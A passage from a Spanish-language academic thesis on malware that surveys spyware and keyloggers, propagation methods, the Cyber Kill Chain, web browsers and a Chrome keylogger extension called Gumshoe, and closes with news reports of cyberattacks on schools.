Un malware que ha causado polémica entre los jugadores de videojuegos debido a como se encuentra implementado es el Red Shell, cuya función es tomar a sus usuarios como una fuente de datos para estudios de mercado, aunque en sí, esto es inofensivo, se hace de forma intrusiva y sin el consentimiento de los jugadores. Red Shell es creado por los propios desarrolladores de juegos, que buscan rastrear la actividad de los jugadores.

El funcionamiento de este malware es sencillo, una vez entra en el equipo víctima, es capaz de saber si los jugadores han seguido alguna de las campañas publicitarias de un juego, si han reproducido vídeos del juego o la forma en la que se ha llegado al juego en cuestión. Es decir, recopila datos sobre la manera en la que se ha descubierto el juego para transmitir esa información a la compañía y que esta mejore sus campañas de marketing, o las adapte, en un futuro. El problema es que Red Shell ha sido totalmente invisible al usuario. Sí, las empresas lo utilizan únicamente para lanzar campañas de marketing más efectivas, pero lo han hecho de forma totalmente invisible para el jugador (Seguin, 2020, 15º párrafo).

Las cookies pueden ser útiles, son archivos que contienen fragmentos de datos (como nombre de usuario o contraseña) que se intercambian entre el computador de un usuario y un equipo que se utiliza para administrar páginas web (servidor), esto se hace con la finalidad de identificar usuarios específicos y

mejorar la experiencia de navegación. Las cookies se crean cuando los usuarios visitan un sitio web nuevo y el servidor envía un pequeño flujo de información a sus navegadores web. Esa cookie se envía solo cuando el servidor quiere que el navegador web guarde la cookie. En ese caso, recordará el nombre del usuario y lo reenviará al servidor con cada solicitud de seguimiento, pero como los anteriores malware mencionados, pertenece a una de las clasificaciones de Spyware debido a que pueden realizar un seguimiento que puede considerarse como un monitoreo de las actividades que el usuario realiza, mientras navega en internet, recopilan su historial y registra los intentos de inicio de sesión (Kaspersky, s. f., 1er – 2º párrafo). Las cookies pueden ser de dos tipos:

1. De Sesión: Estas cookies se borran automáticamente cuando se finaliza la sesión de algún sitio web donde el usuario se encontraba ingresado.
2. Persistentes: Las cookies persistentes se quedan en el dispositivo de forma indefinida, aunque muchas incluyen una fecha y se eliminan automáticamente al llegar a ella.

Si bien estos pequeños software de seguimiento no son malintencionados, se puede notar que su continuo monitoreo al usuario, podría tener efectos malicioso, de igual forma alguien con los conocimientos y herramientas apropiadas, podría utilizar estas cookies para recrear inicios de sesión, tomando control sobre los sitios web del usuario, donde se requiera el uso de credenciales (Kaspersky, s. f., 3er – 9º párrafo).

Por último, se hablará del tema principal de la investigación, el cual es una clasificación más de los Spyware, estos son los Keyloggers, dichos softwares maliciosos graban todas las pulsaciones de tecla que se realizan en el dispositivo infectado y guardan la información en un archivo de registro que suele estar cifrado, para posteriormente enviarlo a la persona que lo creó o instaló. Este tipo de Spyware, cuyo nombre es la abreviatura de *keystroke logging* (registro de pulsaciones de teclas), recaba lo que se escribe en un equipo, smartphone o tableta, incluidos mensajes de texto, correos electrónicos, nombres de usuario y contraseñas (Avast, 2021, 14º párrafo). Tienen dos formas de acceder al equipo que será la víctima:

1. La primera forma es por medio del hardware, este tipo de Keylogger pueden integrarse en el hardware interno de la PC o ser un complemento discreto que se inserta en secreto en el puerto del teclado para que intercepte todas las señales a medida que se escribe. Esto significa que el atacante debe tener acceso físico al equipo. La manera que se tiene para ver lo registrado por este Keylogger de hardware es que el ciber atacante regrese y lo tome el dispositivo que insertó, si esto no sucede, no será posible obtener la información (Malwarebytes, s. f.-b, 5° párrafo).
2. La segunda forma son los Keylogger de software, los cuales son mucho más fáciles de introducir e instalar en los dispositivos de las víctimas. Pueden ingresar a un dispositivo, cuando su propietario es engañado por medio de un correo, a través de un mensaje de texto, un mensaje instantáneo en las redes sociales, o incluso a través de una visita a un sitio web legítimo pero infectado, que explota una vulnerabilidad en él y descargue un archivo con el Keylogger (Malwarebytes, s. f.-b, 5° párrafo).

El primer Keylogger encontrado, se piensa fue escrito por los rusos en la Guerra Fría (Citeia, 2021), debido a un incidente famoso que tuvo lugar a mediados de la década de 1970, cuando los espías soviéticos desarrollaron un registrador de teclas de hardware inteligente, que servía para las máquinas de escribir eléctricas IBM Selectric en Estados Unidos. Una vez instalados, los keyloggers midieron los cambios apenas detectables en el campo magnético regional de cada máquina de escribir a medida que el cabezal de impresión giraba y se movía para escribir cada letra. Mientras tanto, las embajadas soviéticas optaron por utilizar máquinas de escribir manuales en lugar de eléctricas para escribir información clasificada.

Durante el pasar de los años varias formas de registro de teclas han estado ocurriendo durante bastante tiempo, el auge en la creación y el uso de Keyloggers comercialmente hablando, creció a un número significativo a mediados y finales de la década de 1990 con todo tipo de productos que llegaron rápidamente al mercado durante ese tiempo. Desde entonces, la cantidad de

keyloggers comerciales disponibles para la compra se ha disparado a miles de productos diferentes con diferentes mercados meta y en muchos idiomas.

Como ejemplo en el año 2005 se popularizó el término, debido a que un empresario de Florida demandó al Banco de América, luego de que robaran de su cuenta 90,000 dólares, este hecho repercutió en una investigación en la que se demostró que la computadora del empresario había sido infectada con un Kaylogger, el cual registraba cada pulsación del teclado y enviaba esta información a ciber delincuentes vía Internet, consiguiendo su usuario y contraseña (Grebennikov, 2007, 5° párrafo).

Históricamente los keyloggers se han centrado en el usuario doméstico para el fraude y la industria, esto representa un problema grave, en el que cualquier descuido a la hora de abrir algún archivo descargado sin cuidado, puede comprometer a un empleado o funcionario y registrar sus credenciales.

1.3 Propagación de Malware

Dado el contexto anterior donde se explica lo que es malware y los tipos de código malicioso que pueden existir, se detallarán algunos de los métodos de propagación, que utiliza el software malicioso para poder llegar a diferentes equipos de cómputo dentro de la red global. Antes de comenzar con este tema, se debe de identificar y tener en claro lo que es una vulnerabilidad dentro de este campo de estudio, la cual se identifica como cualquier fallo o error en el software o en el hardware, que pone en riesgo la seguridad del mismo, esta puede ser producida por un error de configuración, una carencia de procedimientos o un fallo de diseño (Ambit, 2020, 5° párrafo).

Estas vulnerabilidades son explotadas para propagar malware, previo a identificar estas debilidades, lo que tal vez puede considerarse como el primer paso que utilizan todos los ciberdelincuentes para abrirse paso a su máquina objetivo es la de conocer el tipo de sistema operativo, hardware y el tipo de programas que posee su víctima, una vez obteniendo esta información el segundo paso es buscar algún fallo de seguridad o vulnerabilidad, ya sea del

sistema operativo, el hardware o de alguno de los programas instalados y proseguir a explotarla.

Otro método de infección, que también puede ser considerado como un primer paso debido a que muchos atacantes lo utilizan para acercarse y conocer detalles de su objetivo es la ingeniería social la cual se define como un conjunto de técnicas que usan los cibercriminales para engañar a los usuarios incautos para que les envíen datos confidenciales, infecten sus computadoras con malware o abran enlaces a sitios infectados (Kaspersky, s.f.-a 1er párrafo). Esta forma de propagación se puede considerar de igual manera, como un segundo o tercer paso, debido a su definición, en la cual se comenta, que aparte de ser considerado como una forma de conseguir información, también puede ayudar a que la víctima infeste su equipo por seguir instrucciones falsas del victimario, para ejecutar malware.

El siguiente método de infestación de malware en una computadora es el phishing, el cual consiste en engañar al usuario para conseguir información sensible, como usuarios y contraseñas de algún servicio o códigos de seguridad de tarjetas, haciéndose pasar por una página o correos confiables, también pueden incluir archivos o enlaces de descarga, los cuales pueden comprometer el dispositivo (WeLiveSecurity, 2021, 4° párrafo).

Los dispositivos de almacenamiento externo, conocidos como *USB* son una forma de almacenar y transferir malware, ya que pueden infectarse al guardar archivos desconocidos o al insertarlas en equipos ya comprometidos. Una vez que la unidad afectada está conectada al computador del usuario y se accede a ella, el dispositivo puede infectarse, si no se tienen los conocimientos y el cuidado necesario para estos casos (WeLiveSecurity, 2021, 6° párrafo).

Durante mucho tiempo las redes punto a punto las cuales son utilizadas normalmente para conectar entre sí dos equipos dentro de una red (Euskadi, s.f., 1er párrafo) y los torrents que se define como pequeños archivos que contienen un rastro de dónde se encuentra el archivo real que se desea descargar en una red de distintos equipos (Vpnoverview, 2020, 4° párrafo), son herramientas utilizadas normalmente para la descarga ilegal de software, juegos y archivos

multimedia. Sin embargo, también han sido utilizadas para enviar software malicioso dentro de los archivos compartidos (WeLiveSecurity, 2021, 9° párrafo).

La siguiente forma de propagación de malware es cuando a un programa legítimo, se le ha inyectado código malicioso, esto incluye software de sitios web de terceros o archivos compartidos a través de redes punto a punto como se mencionó arriba. Algunos programas también instalarán otro software que los sistemas operativos detectan como potencialmente no deseado, lo cual puede incluir barras de herramientas o programas que muestren anuncios adicionales mientras se navega por la web (WeLiveSecurity, 2021, 12° párrafo).

Mencionado con anterioridad otra de las formas de infección de software malicioso es por medio de sitios web, que a menudo están plagados de anuncios los cuales aparecen cada vez que se hace clic en cualquier sección de la página web o incluso pueden aparecer cada vez que se acceda a ciertos sitios web. Si bien el objetivo de estos anuncios es generar ingresos, a veces contienen varios tipos de malware y al hacer clic en estos anuncios, se puede dar el caso de descargar involuntariamente archivos maliciosos. Algunos anuncios incluso usan como táctica generar temor al indicar al usuario que su dispositivo ha sido comprometido y que la solución de seguridad es la ofrecida por ellos (WeLiveSecurity, 2021, 13° párrafo).

Aplicaciones falsas, esta forma de infestación de malware suele hacerse pasar por software verdadero y tratar de engañar a los usuarios para que las descarguen en sus dispositivos y de esa forma comprometerlos. Pueden disfrazarse de cualquier cosa, haciéndose pasar por herramientas para el seguimiento del estado físico, aplicaciones de criptomonedas. Sin embargo, la realidad indica que, en lugar de recibir los servicios prometidos, los dispositivos se infectarán con varios tipos de malware, como ransomware, spyware o keyloggers (WeLiveSecurity, 2021, 15° párrafo).

Estas amenazas pueden ser controladas mediante buenas prácticas de ciberseguridad, que incluye la utilización de soluciones de software de seguridad con buena reputación y mantener los sistemas *parcheados* y actualizados (WeLiveSecurity, 2021, 17° párrafo).

1.4 Ciclo de un Ataque de Malware

Desde que los programadores se dieron cuenta de los beneficios que podrían obtener por esparcir códigos maliciosos en la red y explotar vulnerabilidades, se han realizado esfuerzo con tal de detener los ataques por parte de *hackers* experimentados, por lo que se han identificado secuencias estructuradas de pasos para describir actividades que un atacante ejecuta progresiva y exitosamente antes de lograr vulnerar sus objetivos.

Para describir las etapas que un cibercriminal utiliza al realizar un ataque a su objetivo, se han descrito diversos modelos, pero el que se encuentra más completo es el denominado *Cyber Kill Chain*, el cual es un concepto militar que identifica la estructura de un ataque, este es un proceso integrado de extremo a extremo descrito como una cadena, ya que, si surge una interrupción en cualquier etapa, puede romper todo el proceso (SANS, 2019, 2° párrafo).

Este concepto fue difundido ampliamente por Lockheed Martin, entidad clave dentro del complejo industrial-militar de Estados Unidos, siendo el mayor contratista militar del país, con sede en Bethesda, Maryland, Lockheed Martin es una empresa aeroespacial y de seguridad global, que se dedica principalmente a la investigación, el diseño, el desarrollo, la fabricación, la integración y el mantenimiento de sistemas, productos y servicios de tecnología avanzada (Lockheed Martin, s.f.-a 1er párrafo).

Esta compañía hizo diversas investigaciones sobre ciberseguridad, las cuales fueron plasmadas en su filosofía llamada *Intelligence Driven Defense*, la cual respalda la intención de detener las maniobras ofensivas durante un ciberataque, mientras se mantiene una postura defensiva, de la cual se desprende el concepto mencionado anteriormente *Cyber Kill Chain*, aunque este concepto se comentó, que procede de un contexto militar se ajustó de forma natural al contexto digital para ayudar a los equipos de seguridad informática a comprender, detectar y prevenir amenazas persistentes (Lockheed Martin, s.f.-b 1er párrafo). A continuación, se describirán las principales etapas de este framework, desde el inicio de un ataque hasta el robo de información:

Figura 1 - Cyber Kill Chain



Tomado de INCIBE, 2020

1. Reconocimiento

Antes de cualquier ataque dirigido, lo primero que surge es la motivación. Algún individuo o grupo decide que un objetivo tiene algo que quiere y por lo tanto está dispuesto a invertir recursos y tiempo para conseguirlo. Es la fase en la que el atacante busca información sobre la víctima, se recolecta tanta como sea posible ya sea de forma pasiva o activa (Panda Security, s.f. p. 6).

- a) Se considera recolección pasiva cuando se hace por medios que no pueden ser detectados por el objetivo, por ejemplo: obtener información de los dominios utilizados, direcciones de correo electrónico, información de la empresa y sus empleados mediante búsquedas en redes sociales, visitas a las páginas web, historiales académicos, publicaciones en conferencias, noticias, ingeniería social, etcétera (Panda Security, s.f. p. 6).

- b) La recolección activa deja rastros que pueden ser detectados, por ejemplo: escaneos de red, análisis de activos expuestos en Internet, discusiones en grupos de redes sociales, entre otros (Panda Security, s.f. p. 6).

Generalmente, las recolecciones de datos tratan de averiguar qué tecnologías son utilizadas. Una vez que el ciberdelincuente descubre lo que necesita, puede valorar los métodos que pueden funcionar para tener éxito al atacar. Por eso es importante que las personas estén correctamente formados y concienciados acerca de la seguridad. Así serán más cuidadosos con la información que comparten al público y tomarán medidas para reforzar la protección de la misma (Panda Security, s.f. p. 6).

2. Preparación

En esta etapa el ciberdelincuente prepara su ataque hacia un objetivo específico. Lo que sigue es la creación o adquisición del arsenal de ciberarmas; esto generalmente significa ensamblar herramientas de acceso remoto, el cual se identifica como un software que provee al intruso de acceso y control de un equipo comprometido, con mecanismos de explotación de vulnerabilidades en un componente del malware el cual será enviado a la víctima. Esta fase concluye con una serie de pruebas para confirmar que el código malicioso puede evadir los controles de seguridad más comunes y garantizar que se logrará el objetivo (Panda Security, s.f. p. 6).

3. Distribución

En esta fase se produce la transmisión del ciberataque, para obtener acceso a la red de la víctima. Para ello se enviarán las ciberarmas por diversos medios, siendo el correo electrónico, sitios web infectados y USB los tres más comunes. Estas ciberarmas buscan explotar vulnerabilidades en el sistema de la víctima y evadir los sistemas de seguridad que tenga, produciéndose así la intrusión inicial (Panda Security, s.f. p. 7).

Al activarse el código del intruso se crean accesos remotos ocultos, que permitirán utilizar el sistema comprometido para ejecutar sus siguientes pasos. En este momento, el atacante define cuál va a ser la metodología utilizada para viralizar su ataque y llegar a la mayor cantidad de objetivos posibles. Entre los

métodos más conocidos se encuentra el envío masivo de correos electrónicos, la publicación de noticias en las redes sociales, infecciones a través de dispositivos USB o a través de una página web con contenido malicioso (Panda Security, s.f. p. 7).

4. Explotación

Esta etapa es en la que el atacante compromete el equipo infectado y su red con las ciberarmas, en este momento se ha creado el primer punto de presencia y control dentro de la red objetivo. Una vez que se ha liberado el ataque y la propagación del mismo a tantos usuarios como sea posible, el atacante comienza a recopilar la información que requiere (Panda Security, s.f. p. 7).

5. Instalación

En esta fase es en la que el atacante instala el malware llegando a los activos tecnológicos que contienen lo que busca, lo siguiente será ampliar la presencia y control del intruso en la red, es decir, lograr la persistencia; para ello realizará el reconocimiento de la red interna y empezará a moverse dentro de ella, a esto último se le llama movimiento lateral (Panda Security, s.f. p. 8).

Uno de los objetivos primordiales dentro de esta etapa es conseguir contraseñas con el mayor nivel de privilegios dentro del sistema operativo, denominado escalamiento de privilegios, que permitirá realizar diferentes tipos de acciones y al contar con estos privilegios se podrá seleccionar y recolectar la información requerida e iniciar la extracción de la misma (Panda Security, s.f. p. 8).

6. Comando y control

Durante esta etapa el atacante ya cuenta con el control del sistema. Puede llevar a cabo acciones maliciosas como robar información confidencial, extraer datos de acceso y capturas de pantalla, instalar programas y conocer aún más a la víctima y su red (Panda Security, s.f. p. 8).

7. Acciones sobre los objetivos

Esta es la fase final, en la que el atacante consigue los datos que necesita y expande el ciberataque, iniciando el ciclo otra vez y repitiendo todas las etapas. Una vez logrados sus objetivos, el intruso pretenderá eliminar toda la evidencia


que pueda ser utilizada para rastrear su actividad, con el fin de no ser detectado por los dueños o administradores del equipo al instalar software o las modificaciones que haya ejecutado, de esta manera puede seguir entrando y saliendo del sistema comprometido sin mayor problema y evitar ser atrapado (Panda Security, s.f. p. 9).

Se puede apreciar, dentro del ciclo de vida del ataque de un software malicioso que es muy importante conocer las etapas o pasos que conlleva, ya que con esto se puede obtener una idea general de cómo el intruso puede llegar a ingresar a los sistemas, por eso se debe buscar mantener el control y la seguridad de las descargas que se realizan, las URL a las que se visitan, los medios de almacenamiento externo que se conectan a las máquinas o incluso, las personas que utilizan dispositivos propios, esto se comenta para prevenir incidentes y que roben datos sensibles.

Es de suma importancia entender cómo funcionan los ataques por parte de *hackers* ya que esto permitirá establecer estrategias integrales que sean más efectivas al considerar controles y actividades para cada una de las fases. En ciertas fases hay que buscar diversos tipos de indicadores de intrusión. Así mismo, hay que entender mejor las tácticas, técnicas y procedimientos de los atacantes para buscar las contramedidas más adecuadas, entre más temprano en el ciclo de vida se detecten y mitiguen un ataque será mejor, por lo que crear las capacidades internas para ello se vuelve una estrategia fundamental (Panda Security, s.f. p. 12).

Como dato adicional se menciona que dentro de México los ataques por malware más frecuentes a equipos de escritorio son aquellos donde los troyanos y el adware obtienen un porcentaje mayor representando el 85.6% de los casos a dispositivos Windows y macOS, los datos son recopilados por Avast, un antivirus conocido a nivel mundial con fecha del 1° de enero al 31° de diciembre de 2021.

Figura 2 - Gráfica de Ataques Malware en México



Tomado de Avast Threat Labs, 2021

1.5 Navegador Web

Para comprender más a fondo lo anteriormente mencionado y de la misma forma comprender el tema que se encuentra en los siguientes párrafos sobre el Malware Gumshoe, se requiere explicar lo que es un navegador web, también llamado navegador de Internet o simplemente un navegador, es una aplicación de software que permite acceder a la World Wide Web y esto se refiere a Internet. Un navegador web envía y recibe información (datos) de otras partes de la web. La información que se recibe aparece en la ventana del navegador. Los datos se transfieren mediante el protocolo de transferencia de hipertexto (HTTP), que define cómo se transmiten el texto, las imágenes y el video en la web (Mozilla, s. f., 4° párrafo).

Aunque los términos Internet y web se usan como sinónimos se debe destacar que uno apareció antes que el otro. Internet, también llamada la red de redes, es la red que permite a las computadoras comunicarse entre sí. Se puede acceder a Internet de varias maneras. La World Wide Web, o simplemente web, es únicamente una de las formas de acceder a Internet para enviar, recibir y

compartir información. Aunque se use la web para acceder a la mayor parte de la información y los servicios que se obtienen de Internet, no es la única manera de llegar hasta allí (Bodnar, 2021, 27° párrafo).

El primer navegador web se llamaba *World Wide Web* y lo desarrolló Tim Berners-Lee en el año de 1989. Aunque el nombre del navegador web específico no duró, su legado sigue vivo hasta fechas recientes, ya que la mayoría de las direcciones web empiezan por *www*, que significa *World Wide Web*. Posteriormente se crearon algunos navegadores rudimentarios más, pero para este tiempo el auténtico innovador fue NCSA Mosaic, que permitía mostrar gráficos multimedia, como texto e imágenes, en conjunto de varios protocolos que son un conjunto de reglas, estándares y políticas formales, conformados por restricciones, procedimientos y formatos que definen el intercambio de datos de información para lograr la comunicación entre dos o más dispositivos a través de una red. Los protocolos de red incluyen mecanismos para que los dispositivos se identifiquen y establezcan conexiones entre sí, así como reglas de formato que especifican cómo se deben agrupar los datos en los mensajes enviados y recibidos (Bodnar, 2021, 29° párrafo).

Estas características ayudaron a popularizar el uso de Internet entre usuarios con menos conocimientos tecnológicos y encauzó el desarrollo web hacia una interfaz de usuario más intuitiva y amigable con el usuario. Aunque el navegador Mosaic en sí acabó desapareciendo, sus creadores originales desarrollaron más el proyecto y Mosaic se convirtió en Netscape Navigator y finalmente en Mozilla Firefox.

En su mayor parte, además de un diseño más ágil y velocidades más elevadas, el navegador web básico no ha cambiado tanto desde sus primeras versiones hace un par de décadas. Lo que ha cambiado son las distintas características y extensiones que ofrecen los navegadores, así como el número y la variedad de páginas web que puede visitar.

Para mostrar información gráfica en el dispositivo, los navegadores web usan una interfaz de usuario, que también recibe el nombre de frontend, donde puede desplazarse y navegar por las páginas y los sitios web.

Para enviar y recibir datos, los navegadores web también utilizan un componente menos visible llamado backend.

El backend envía sus solicitudes a Internet y transporta los datos recibidos de vuelta al dispositivo del usuario para que pueda conectarse con las páginas web que desea visitar e interactuar con ellas.

Las características más habituales de un navegador web incluyen la propia ventana del navegador (interfaz de usuario), la barra de búsquedas/direcciones y opciones para ver el historial de sitios web que ha abierto el usuario, la configuración y otras herramientas. Todos los navegadores web tienen estas características (Bodnar, 2021, 2° - 6° párrafo). Algunos ejemplos y características de los navegadores actuales son:

Safari el cual es el navegador web predeterminado de todos los dispositivos Apple (Mac, iPad y iPhone). Aunque mucha gente no tenga equipos Mac, muchos tienen dispositivos iPhone y iPad. Safari es considerado el navegador web móvil más popular en Estados Unidos (Bodnar, 2021, 8° párrafo).

El navegador Microsoft Edge (anteriormente, Internet Explorer), es la sustitución del antiguo y desactualizado Internet Explorer, Microsoft Edge es el nuevo navegador de Microsoft. Este navegador está incluido en cualquier dispositivo que use el sistema operativo Windows de Microsoft (Bodnar, 2021, 9° párrafo).

El siguiente navegador es Mozilla Firefox fue un navegador muy popular nuevamente en Estados Unidos ya que es el sucesor de Netscape Navigator), pero últimamente ha perdido cuota de mercado frente a Chrome y Safari. Un motivo de la durabilidad de este navegador de Internet es que Firefox incluye herramientas útiles para desarrolladores, de modo que los informáticos y profesionales web lo tienen fácil para inspeccionar y actualizar sus páginas web por motivos de seguridad, privacidad y usabilidad (Bodnar, 2021, 10° párrafo).

El navegador no tan popular que entra dentro de este grupo es Opera el cual ha conseguido una base estable de usuarios a lo largo de los años. Esto se debe en parte a las características únicas del navegador y sus características

especiales para mantener la privacidad y seguridad del usuario también por su herramienta que bloquea Adware (Bodnar, 2021, 11° párrafo).

Todos los navegadores mencionados anteriormente tienen sus propios modos de navegación privada, pero solo en Avast Secure Browser la navegación segura y privada es una característica principal, no algo opcional ni un añadido de última hora. Su extensa lista de características de seguridad y privacidad incluye protección frente a correos malintencionados, seguimiento web y huella digital del navegador. También cuenta con un bloqueador de anuncios integrado y alertas de seguridad automatizadas fáciles de configurar (Bodnar, 2021, 12° párrafo).

Con un 70% de la cuota de mercado en todo el mundo, Google Chrome es el navegador web más popular. La popularidad de Chrome se explica en parte por sus altas velocidades de navegación y una integración sencilla con su cuenta personal de Google, lo cual lo convierte en el navegador más cómodo para la mayoría. Además, con el mayor catálogo de extensiones de los principales navegadores, Chrome también es un navegador extremadamente sencillo de modificar y personalizar (Bodnar, 2021, 6° párrafo).

1.6 Chrome

El navegador Chrome ya mencionado anteriormente y solicitado para este trabajo escrito, ya que este es el único que cuenta con la característica especial de añadir la extensión del Malware Gumshoe por lo que es necesario detallar un poco más sobre su funcionamiento y características. Google Chrome es un navegador web del tipo software gratuito, que fue desarrollado por Google y apareció por primera vez para Windows en el año 2008.

Al principio Google Chrome se apuntaba como un navegador más, que solo buscaba vincular todo el contenido que estaba presente en la web. En este aspecto, Google decidió desarrollarlo un poco más para lanzar una herramienta innovadora que fuera diseñada a través de un software capaz de ejecutar diferentes aplicaciones presentes en la web (Google Sites, s. f., 2° párrafo).

Con el objetivo de mostrarse como una plataforma simple pero efectiva, Google Chrome actualizaba sus funciones año con año, le daba una cierta ventaja competitiva ante los demás navegadores existentes ya que sus beneficios llamaban la atención de diferentes usuarios, por ejemplo, en el año 2009 la plataforma aumentó la velocidad de la carga de sitios web, gracias a la modernización de los motores de JavaScript y Webkit, lo que ayudó a que el usuario pudiera abrir muchas pestañas sin que el programa tuviera problemas de memoria y se bloqueara, en el aspecto estético de la plataforma también cambiaba y establecía una modalidad de personalización en donde añadió 29 temas y 300 extensiones experimentales (Mesa, 2020, 4° párrafo).

Las extensiones experimentales en los años siguientes se quedarían y se agregarían aún más, debido a su uso práctico, las extensiones de Chrome son programas que se añaden al navegador y que aportan funcionalidades extra. El usuario decide que funcionalidad extra necesita y la busca, para posteriormente añadirla y de esa forma tener un aspecto personalizable acorde a sus requerimientos sin la necesidad de instalaciones difícil (La Vanguardia, 2019, 1° párrafo).

1.7 Malware Gumshoe

Dado el contexto anterior acerca de la historia de los Spyware y de los navegadores, se puede definir el Keylogger estudiado dentro de esta investigación, este malware tiene por nombre Gumshoe, ya que esta palabra hace referencia a muy nuevos e inexpertos detectives privados (Cambridge Dictionary, 2021), que es similar a lo que hace el Keylogger, ya que su funcionalidad permite espiar o registrar de forma muy sencilla y discreta las contraseñas y usuarios tecleados dentro de un navegador (Artile, 2018, 1er párrafo).

Dichas contraseñas, son almacenándolos dentro de una base de datos local, la cual se define como un conjunto organizado de información o datos estructurados, que normalmente se guardan de forma electrónica en un sistema informático, como una computadora (Oracle, 2021, 1er párrafo). Como ya se mencionó esta funcionalidad extra, únicamente funciona en Chrome, por lo tanto,

la instalación y su fácil usabilidad, permitieron que este malware creciera y llegara a instituciones educativas (Avast, 2021, 2° párrafo).

1.8 Instituciones Educativas Como Víctimas de Malware

Describiendo el funcionamiento del malware y su origen, se destaca que desde que las computadoras son usadas dentro de las instituciones de educación, han sido blanco de ataques por parte de diferentes entidades, desde usuarios internos, como expertos ciberdelincuentes. Tal vez lo anterior mencionado, no se caracteriza por los numerosos ataques que recibiría alguna institución financiera o gubernamental, pero sí se puede destacar que en estos últimos años se han visto varias noticias al respecto del aumento de estos percances hacia la educación superior.

Algunas de las noticias que se encontraron a lo largo del estudio relacionadas con el tema de investigación son las siguientes:

1.8.1 Hackers target Louisiana schools for personal data

Las escuelas estatales de Louisiana están tratando de purgar sus computadoras de malware, después de que sus sistemas fueron pirateados. El FBI, la policía y la Guardia Nacional están investigando los ciberataques contra tres distritos escolares en el estado sureño. Los sistemas de información se infectaron con un virus que podría haber comprometido datos confidenciales, incluidos nombres, direcciones y datos bancarios. Los sistemas escolares estatales se han convertido en un objetivo popular para los piratas informáticos porque están llenos de datos personales valiosos, pero carecen de ciberprotecciones (Times Reino Unido, 2019, enero 15: parr. 28).

1.8.2 Malware encontrado en computadoras portátiles distribuidas por el gobierno

Algunas de las computadoras portátiles entregadas en Inglaterra para ayudar a los niños vulnerables a educar en casa durante el encierro contienen malware. Los maestros compartieron detalles en un foro en línea sobre archivos sospechosos encontrados en dispositivos enviados a una escuela de Bradford. Se cree que el malware, que dijeron que parecía estar contactando servidores

rusos, se encontró en computadoras portátiles entregadas a un puñado de escuelas (BBC, 2021, diciembre 4: parr. 1).

1.8.3 Adolescentes expulsados por keylogging de computadoras escolares

Once estudiantes aparentemente involucrados en un escándalo de piratería para cambiar sus calificaciones fueron expulsados de su escuela secundaria en Newport Beach, California. Los estudiantes de la preparatoria Corona del Mar fueron acusados de usar keyloggers para espiar los sistemas informáticos de sus maestros, infiltrarse en la red y cambiar sus calificaciones electrónicamente (Johnson, 2014, septiembre 18: parr. 7).

1.8.4 Security Trouble Grows in Academia as School Begins

Los distritos escolares afectados por la actividad delictiva en línea incluyen algunos de los más grandes del país. En los primeros dos días de instrucción digital la semana pasada, las Escuelas Públicas del Condado de Miami-Dade sufrieron fallas en el software y un ciberataque contra el distrito escolar que impidió el acceso de miles de maestros y estudiantes.

El mundo académico está tomando medidas para reducir la avalancha de ciberamenazas. Ilustrando el problema esbozado por Castro es el flujo constante de informes de noticias sobre escuelas que han sido afectadas por ransomware en los últimos meses. Y no son solo los sistemas escolares. Los colegios y universidades de todo el país han sido blanco de ataques de ransomware y malware en los últimos meses. La Universidad de Utah y la Universidad de California en San Francisco incluso pagaron rescates de \$ 457,000 y \$ 1,14 millones de dolares, respectivamente, para que los sistemas vuelvan a estar en línea y se recuperen los datos robados.

Pero las escuelas públicas siguen siendo las más vulnerables porque un sistema robusto de ciberseguridad cuesta mucho dinero, algo que pocos distritos escolares tienen, según Tony Coulson, profesor y director del centro de ciberseguridad en Cal State San Bernardino, quien dijo que las instituciones por

debajo del nivel universitario son los más vulnerables a los ataques (Newcombe, 2020, enero 8: parr. 1er - 11° párrafo).

Dando un resumen sobre las anteriores noticias mencionadas, las cuales muestran diferentes perspectivas ya comentadas sobre los ataques cibernéticos hacía instituciones de educación, estos enfoques muestran que no solo los hackers utilizan malware para sus propios fines, también los mismos alumnos buscan obtener información proporcionada por los sistemas ya sea para cambiar sus notas, evitar clases, entre otros propósitos, el objetivo final, siempre será el recabar información para tener algún tipo de ventaja.

También algo que llama la atención es que, tanto en nuestro país, como en Estados Unidos de América se hace presente que las instituciones más afectadas siempre son las públicas, debido a la falta de recursos.

Para dar una respuesta al porqué del aumento de estos ciberataques se puede decir que a menudo, las instituciones, son una mezcla única de redes públicas y privadas. Las escuelas y las universidades son entornos muy conectados, con tasas muy altas de intercambio de archivos. Cada día hay miles, incluso decenas de miles, de estudiantes, académicos y empleados que circulan y utilizan computadoras portátiles, tabletas y teléfonos inteligentes para acceder a los datos institucionales cada minuto.

